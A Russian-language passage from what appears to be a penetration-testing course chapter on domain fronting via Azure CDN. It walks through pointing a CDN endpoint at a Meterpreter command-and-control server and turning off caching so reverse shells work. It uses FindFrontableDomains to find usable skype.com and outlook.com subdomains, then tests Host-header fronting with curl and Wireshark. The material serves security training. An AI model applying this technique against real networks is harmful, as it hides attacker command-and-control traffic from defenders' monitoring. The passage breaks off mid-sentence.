
### 9.6.1 Фронтинг домена с Azure CDN

В этом разделе мы покажем, как настроить фронтинг домена с Microsoft Azure. Для этого нам понадобится домен, который мы контролируем, подписка Azure для создания CDN и машина, доступная из Интернета. Из-за этих требований раздел предназначен только для демонстрационных целей. Однако в следующем разделе мы покажем, как все равно эмулировать и отрабатывать эту технику в лабораторной среде.

Наша цель - разместить слушатель Meterpreter на домене `meterpreter.info`. На момент написания домен указывает на виртуальную машину Ubuntu, размещенную в DigitalOcean, с IP `138.68.99.177`. Мы настроим CDN в Azure, чтобы проксировать запросы к этому домену. После настройки CDN нужно будет найти домен, который можно использовать для фронтинга домена.

Чтобы настроить CDN в Azure, выберем `Create Resource` на главном экране. Отобразится экран поиска, где можно искать разные ресурсы и службы, предлагаемые Azure. Здесь нужно найти `CDN`.




Рисунок 143: Поиск служб Azure

Когда мы найдём CDN, можно выбрать его и нажать `Create`.




Рисунок 144: Выбор Azure CDN

На рисунке 145 показаны разные параметры. Кратко опишем каждый:

- `Name`: произвольное поле. Можно задать любое имя.
- `Subscription`: подписка, которая будет использоваться для оплаты службы.
- `Resource group`: профиль CDN должен принадлежать группе ресурсов. Можно выбрать существующую или создать новую. В этом примере мы создадим новую, добавив `-rg` в конец имени.
- `RG location`: произвольная географическая область, где мы хотим разместить CDN.
- `Pricing tier`: выберем `Standard Verizon`. Это влияет не только на цену, но и на возможности, к которым мы получим доступ, а также на то, как работает CDN. Мы обнаружили, что `Standard Verizon` наиболее надёжен для наших нужд. Уровень `Standard Microsoft` создаёт проблемы с TLS, а кэширование там менее гибкое.
- `CDN endpoint name`: имя хоста, которое мы будем использовать в HTTP-заголовке для доступа к `meterpreter.info`. Это может быть любое доступное в Azure имя, а суффикс будет `azureedge.net`.
- `Origin type`: нужно установить `Custom origin`.
- `Origin hostname`: фактический сайт, который CDN должна кэшировать в обычных случаях. В нашем случае это домен, где мы размещаем наш C2-сервер.




Рисунок 145: Конфигурация Azure CDN

Когда мы заполним все детали и нажмем `Create`, Azure создаст профиль CDN.




Рисунок 146: Уведомление Azure: CDN создаётся

Мы получим уведомление, когда профиль CDN будет готов.




Рисунок 147: Уведомление Azure: CDN готов

Когда профиль готов, можно перейти в `Home > All Resources`, выбрать новый профиль CDN и подтвердить, что он работает, в разделе `Overview`. Обратите внимание, что Azure требуется около девяноста минут на эту настройку.




Рисунок 148: Обзор Azure CDN

Далее нужно отключить кэширование. Кэширование сломает наш C2-канал, особенно обратные оболочки, поскольку они не статичны, и каждый запрос возвращает уникальный ответ. Чтобы отключить кэширование, выберем нашу конечную точку (`Endpoint`) и `Caching rules`. Там установим `Caching behavior` в `Bypass cache`, что отключит кэширование.




Рисунок 149: Конфигурация Azure Cache

Также можно установить `Query string caching behavior` в `Bypass caching for query strings`, что не даст CDN кэшировать любые запросы, содержащие строки запроса. После сохранения нужно дождаться распространения настроек. Это может занять до тридцати минут.

На этом этапе хорошая практика - убедиться, что соединение работает корректно, прежде чем переходить к фронтингу домена и фактической обратной оболочке. Если базовые запросы не проходят, это нужно исправить до дальнейших шагов.

На нашей машине, которая является назначением для `meterpreter.info`, настроим простой HTTP- и HTTPS-слушатель Python, чтобы проверить функциональность веб-сервера. Сначала протестируем HTTP, и если он работает, перейдём к HTTPS. Это гарантирует, что все уровни работают корректно, и позволяет проводить систематическое тестирование.

Для проверки HTTP-связности можно запустить однострочную команду Python. Её нужно выполнить с `sudo`, поскольку мы слушаем привилегированный порт со значением меньше 1024. Укажем скрипт модуля через `-m http.server` и номер прослушиваемого порта, в данном случае `80`:

```
$ sudo python3 -m http.server 80
```

Листинг 403 - Запуск Python HTTP-сервера

Создадим короткий Python-скрипт для обработки HTTPS-соединений. Этот скрипт создаст SSL-обертку вокруг обработчика HTTP-запросов по умолчанию `SimpleHTTPRequestHandler`, который использовался в примере выше.

```
from http.server import HTTPServer, SimpleHTTPRequestHandler
import ssl
import socketserver

httpd = socketserver.TCPServer(('138.68.99.177', 443), SimpleHTTPRequestHandler)

httpd.socket = ssl.wrap_socket(httpd.socket,
        keyfile="key.pem",
        certfile='cert.pem', server_side=True)

httpd.serve_forever()
```

Листинг 404 - Скрипт Python HTTPS-сервера

Запустим этот скрипт и стартуем сервер с `python3`, также через `sudo`, поскольку хотим слушать порт 443, который тоже является привилегированным портом.

```
$ sudo python3 httpsserver.py
```

Листинг 405 - Запуск скрипта Python HTTPS-сервера

Используя браузер или два простых `curl`-запроса с рабочей станции, можно проверить соединение. Для HTTPS-тестирования понадобится `curl -k`, который примет небезопасный самоподписанный сертификат.

```
kali@kali:~$ curl http://offensive-security.azureedge.net
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
</ul>
<hr>
</body>
</html>

kali@kali:~$ curl -k https://offensive-security.azureedge.net
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
</ul>
<hr>
</body>
</html>
```

Листинг 406 - Проверка базовой связности CDN

Далее нужно найти домен, пригодный для фронтинга. Поскольку мы настроили конечную точку CDN в Azure, наш фронтируемый домен тоже должен быть размещён в Azure. Конкретно нам нужен домен, размещённый на `azureedge.net`.

Мы используем скрипт `FindFrontableDomains`[64], написанный Steve Borosh, также известным как `@rvrsh3ll`, чтобы найти домены, которые можно использовать. Скачаем его с GitHub и запустим установочный скрипт `setup.sh`.

```
kali@kali:~# git clone https://github.com/rvrsh3ll/FindFrontableDomains
Cloning into 'FindFrontableDomains'...
...

kali@kali:~# cd FindFrontableDomains/

kali@kali:~/FindFrontableDomains# sudo ./setup.sh
```

Листинг 407 - Установка FindFrontableDomains

Теперь можно искать домены, пригодные для фронтинга. Для каждого домена `FindFrontableDomains` попытается найти поддомены с помощью разных служб и определить, размещены ли они в CDN-сети. Если конкретной цели у нас нет, можно использовать метод проб и ошибок. В этом примере можно сделать обоснованное предположение: раз Microsoft владеет Azure, некоторые их домены вроде `microsoft.com`, `outlook.com` или `skype.com` могут быть размещены там.

Начнём со сканирования доменов, пригодных для фронтинга, в `outlook.com`, передав `--domain outlook.com` в `FindFrontableDomains.py`.

```
kali@kali:~$ python3 FindFrontableDomains.py --domain outlook.com

...

[-] Enumerating subdomains now for outlook.com
[-] Searching now in Baidu..
[-] Searching now in Yahoo..
[-] Searching now in Google..
[-] Searching now in Bing..
[-] Searching now in Ask..
[-] Searching now in Netcraft..
[-] Searching now in DNSdumpster..
[-] Searching now in Virustotal..
[-] Searching now in ThreatCrowd..
[-] Searching now in SSL Certificates..
[-] Searching now in PassiveDNS..
[-] Total Unique Subdomains Found: 2553
www.outlook.com
(...)
recommended.yggdrasil.outlook.com
-------------------------------------------------------
Starting search for frontable domains...
Azure Frontable domain found: assets.outlook.com outlook-assets.azureedge.net.
Azure Frontable domain found: assets.outlook.com outlook-assets.afd.azureedge.net.

Search complete!
```

Листинг 408 - Использование FindFrontableDomains.py

Вывод показывает более двух тысяч поддоменов, и один из них, `assets.outlook.com`, пригоден для фронтинга. Проверить пригодность этого домена можно через `curl`. Установим заголовок `Host` на наш поддомен `azureedge.net` (`offensive-security.azureedge.net`) с помощью `--header`.

```
kali@kali:~$ curl --header "Host: offensive-security.azureedge.net" http://assets.outlook.com
kali@kali:~$
```

Листинг 409 - Проверка фронтинга домена с curl

Это возвращает пустой ответ, потому что в данном случае CDN, используемая доменом `assets.outlook.com`, находится в другом регионе или ценовом уровне, что резко влияет на возможность использовать домен для фронтинга. Продолжим и исследуем `skype.com`.

```
kali@kali:~$ python3 FindFrontableDomains.py --domain skype.com

...
Starting search for frontable domains...
Azure Frontable domain found: clientlogin.cdn.skype.com az866562.vo.msecnd.net.
Azure Frontable domain found: latest-swx.cdn.skype.com e458.wpc.azureedge.net.
Azure Frontable domain found: mrrcountries.cdn.skype.com mrrcountries.azureedge.net.
Azure Frontable domain found: mrrcountries.cdn.skype.com mrrcountries.ec.azureedge.net.
Azure Frontable domain found: latest-swc.cdn.skype.com latest-swc.azureedge.net.
Azure Frontable domain found: latest-swc.cdn.skype.com latest-swc.ec.azureedge.net.
Azure Frontable domain found: swx.cdn.skype.com e458.wpc.azureedge.net.
Azure Frontable domain found: swc.cdn.skype.com swc.azureedge.net.
Azure Frontable domain found: swc.cdn.skype.com swc.ec.azureedge.net.
Azure Frontable domain found: s4w.cdn.skype.com az663213.vo.msecnd.net.
Azure Frontable domain found: sdk.cdn.skype.com az805177.vo.msecnd.net.
Azure Frontable domain found: do.skype.com skype-do.azureedge.net.
Azure Frontable domain found: do.skype.com skype-do.ec.azureedge.net.

Search complete!
```

Листинг 410 - Поиск доменов, пригодных для фронтинга, в skype.com

Это даёт довольно много ответов. Протестируем `do.skype.com`.

```
kali@kali:~$ curl --header "Host: offensive-security.azureedge.net" http://do.skype.com
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
```

```
<h2>Directory listing for /</h2>
<hr>
<ul>
</ul>
<hr>
</body>
</html>
```

Листинг 411 - Проверка фронтинга домена с curl

Этот тест вернул больше вывода, чем предыдущий. Это многообещающе. Изучим трафик, включая DNS- и HTTP-запросы, подробнее. Запустим Wireshark на машине Kali и снова выполним команду `curl`.




Рисунок 150: Фронтинг домена в Wireshark

Как и ожидалось, рисунок 150 показывает DNS-запрос к `do.skype.com`, за которым следует HTTP-запрос к IP-адресу, полученному для этого домена. Проанализируем DNS-ответ, выбрав соответствующий пакет.




Рисунок 151: DNS-ответ для do.skype.com

Это показывает, что `do.skype.com` является записью CNAME. После нескольких запросов сервер возвращает IP-адрес `152.199.19.161`.

Далее проверим HTTP-трафик, щелкнув правой кнопкой мыши по одному из TCP-пакетов и выбрав `Follow TCP Stream`.

```
GET / HTTP/1.1
Host: offensive-security.azureedge.net
User-Agent: curl/7.64.1
Accept: */*

HTTP/1.1 200 OK
Cache-Control: no-cache
Content-Type: text/html; charset=ANSI_X3.4-1968
Date: Tue, 23 Jun 2020 12:43:01 GMT
Expires: Tue, 23 Jun 2020 12:43:00 GMT
Server: SimpleHTTP/0.6 Python/2.7.12
Content-Length: 178

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN"><html>
<title>Directory listing for /</title>
<body>
<h2>Directory listing for /</h2>
<hr>
<ul>
</ul>
<hr>
</body>
</html>
```

Рисунок 152: HTTP-трафик к do.skype.com

Мы видим, что заголовок `Host` установлен в `offensive-security.azureedge.net`, что направляет трафик к нашему CDN и в итоге получает содержимое с нашего веб-сервера на `meterpreter.info`. Это подтверждает, что фронтинг домена работает с HTTP. Проблема в том, что прокси все еще может видеть этот трафик, поскольку он не зашифрован.

Проверим нашу настройку поверх HTTPS.

```
kali@kali:~$ curl --header "Host: offensive-security.azureedge.net" https://do.skype.com
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=ascii">
<title>Directory listing for /</title>
...
```

Листинг 412 - Проверка фронтинга домена по HTTPS с curl

Результаты многообещающие и совпадают с ответом из нашей HTTP-проверки в листинге 406. Снова запустим Wireshark, повторим проверку и изучим трафик.

```
192.168.1.21      152.199.19.161    TCP        78 56427 → 443 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=64 TSval=2445593479 TSecr=0 SACK_PERM=1
152.199.19.161    192.168.1.21      TCP        66 443 → 56427 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0 MSS=1452 SACK_PERM=1 WS=512
192.168.1.21      152.199.19.161    TCP        54 56427 → 443 [ACK] Seq=1 Ack=1 Win=262144 Len=0
192.168.1.21      152.199.19.161    TLSv1.2   285 Client Hello
152.199.19.161    192.168.1.21      TCP        54 443 → 56427 [ACK] Seq=1 Ack=232 Win=67072 Len=0
152.199.19.161    192.168.1.21      TLSv1.2  1506 Server Hello
152.199.19.161    192.168.1.21      TCP      1506 443 → 56427 [ACK] Seq=1453 Ack=232 Win=67072 Len=1452 [TCP segment of a reassembled PDU]
152.199.19.161    192.168.1.21      TCP      1246 443 → 56427 [PSH, ACK] Seq=2905 Ack=232 Win=67072 Len=1192 [TCP segment of a reassembled PDU]
152.199.19.161    192.168.1.21      TCP      1506 443 → 56427 [ACK] Seq=4097 Ack=232 Win=67072 Len=1452 [TCP segment of a reassembled PDU]
152.199.19.161    192.168.1.21      TLSv1.2  1064 Certificate, Server Key Exchange, Server Hello Done
192.168.1.21      152.199.19.161    TCP        54 56427 → 443 [ACK] Seq=232 Ack=2905 Win=260672 Len=0
192.168.1.21      152.199.19.161    TCP        54 56427 → 443 [ACK] Seq=232 Ack=4097 Win=259456 Len=0
192.168.1.21      152.199.19.161    TCP        54 56427 → 443 [ACK] Seq=232 Ack=6559 Win=257024 Len=0
192.168.1.21      152.199.19.161    TCP        54 [TCP Window Update] 56427 → 443 [ACK] Seq=232 Ack=6559 Win=261760 Len=0
192.168.1.21      152.199.19.161    TLSv1.2   180 Client Key Exchange, Change Cipher Spec, Encrypted Handshake Message
152.199.19.161    192.168.1.21      TLSv1.2   105 Change Cipher Spec, Encrypted Handshake Message
152.199.19.161    192.168.1.21      TLSv1.2   164 Application Data, Application Data
192.168.1.21      152.199.19.161    TCP        54 56427 → 443 [ACK] Seq=358 Ack=6610 Win=262080 Len=0
192.168.1.21      152.199.19.161    TCP        54 56427 → 443 [ACK] Seq=358 Ack=6720 Win=261952 Len=0
192.168.1.21      152.199.19.161    TLSv1.2   107 Application Data
192.168.1.21      152.199.19.161    TLSv1.2   110 Application Data
```

Рисунок 153: HTTPS-трафик к do.skype.com

Wireshark показывает зашифрованный HTTPS-трафик к тому же IP, что и в предыдущей проверке. Сертификат в обмене ключами TLS - сертификат Microsoft. Это можно проверить, выбрав пакет `Certificate, Server Key Exchange, Server Hello Done` и изучив его детали:




Рисунок 154: Сертификат от do.skype.com

В том же пакете мы также обнаружим, что этот сертификат действителен для 99 разных доменов, что задано через альтернативные имена субъекта (Subject Alternative Names, SAN).[65] Это означает, что один сертификат может использоваться для 99 разных доменов и будет использовать тот же ключ шифрования:

